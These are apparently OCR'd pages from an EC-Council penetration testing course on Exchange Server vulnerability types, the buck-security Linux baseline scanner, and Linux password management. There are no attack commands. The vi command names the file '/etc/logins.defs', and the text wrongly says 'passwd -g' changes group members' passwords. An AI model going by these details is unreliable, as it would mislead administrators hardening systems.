
Microsoft Exchange Server and its Concerns

Microsoft Exchange Server is a mail server designed to run on Windows Server operating systems. It is used for scheduling and collaboration, email, calendars, contacts, etc. in Windows environment. It is designed to provide messaging access to the users on various devices such as desktop computers, smart phones, tablets, etc. It helps users collaborate and work through calendar and document sharing. Microsoft exchange server provides features such as storage and security that helps organizations to backup data, search and verify compliance requirements.

Some of the security Issues with Microsoft Exchange Server:

- Information Disclosure vulnerability
- Remote Privilege Escalation
- Open Redirect Vulnerability
- Spoofing Vulnerability
- Cross Site Scripting Vulnerability


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Unix/Linux Security

Providing security to Unix and Linux based systems is also a key responsibility of a pen tester. To implement a good security for Unix and Linux machines, a tester requires good knowledge on the fundamentals of the Linux as well as Unix machines and their working. This section discusses about the fundamentals of the Unix and Linux machine security.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Linux Baseline Security Checker: buck-security

Source: *http://www.buck-security.net*

buck-security is a security scanner for Debian and Ubuntu Linux. It runs a couple of important checks and helps you harden your Linux system. This enables you to quickly overview the security status of your Linux system. As a system administrator, you often get into situations where you have to take care of a server that has been maintained by other people. In this situation, it is useful to get an idea of the security status of the system immediately. Buck Security was designed exactly for this. It runs a few important checks and returns the results. It was designed to be extremely easy to install, use and configure.

It conducts a security check against the baseline:

- Searching for worldwriteable files
- Searching for worldwriteable directories
- Searching for programs where the setuid is set
- Searching for programs where the setgid is set
- Checking your umask
- Checking if the sticky-bit is set for /tmp
- Searching for superusers
- Checking firewall policies
- Checking if sshd is secured
- Searching for listening services


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Creating and checking checksums of system programs
- Searching for installed attack tool packages



Figure A.192: buck-security

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Password Management

The `/etc/login.defs` file defines the site-specific configuration for password management in Linux. The users in an organization need to ensure that the default password policy matches the organization's password policy.

The "root" account is the most privileged account in Linux. The root account gives access to administrators to add accounts, change user passwords, audit and monitor log files etc. The root account does not have any security features imposed on it. Administrators can easily perform their tasks with a root account.

If an administrator wants to change the password on behalf of a user, they have to log in to the "root" account.

The user and group accounts can change their own passwords using the commands below:

- An individual user can change their password using the command: `$ passwd`. This prompts the user to change the password by asking for the current and the new password.
- An administrator can change the password for an individual user from his end using the command: `# passwd` *user name*. This prompts the admin to provide the new password.
- The administrator can change the password of any group accounts by the command:

  `# passwd -g` *group name*.

Change password for a user account

Go to the `/etc/login.defs` file to view and change the default password policy settings per the organization's password policy. Use following command to view and change the default password policy settings:

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
# sudo vi /etc/logins.defs
```

Output

- Changing the password
- (current) UNIX password:
- Enter new UNIX password:
- Retype new UNIX password:
- `passwd`: password updated successfully

Change Group Password

When the -g option is used, the password for the named group is changed.

```
#passwd –g marketing
```

Using the above command will change the password of the users in the Marketing group.

With the help of `/etc/login.defs`, you can set common best practices for password management in Linux such as:

- Use strong 'root' passwords
- Avoid using old passwords
- Always set a minimum password length
- Provide complex passwords
- Set an expiration period




Figure A.193: /etc/login.defs command options

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


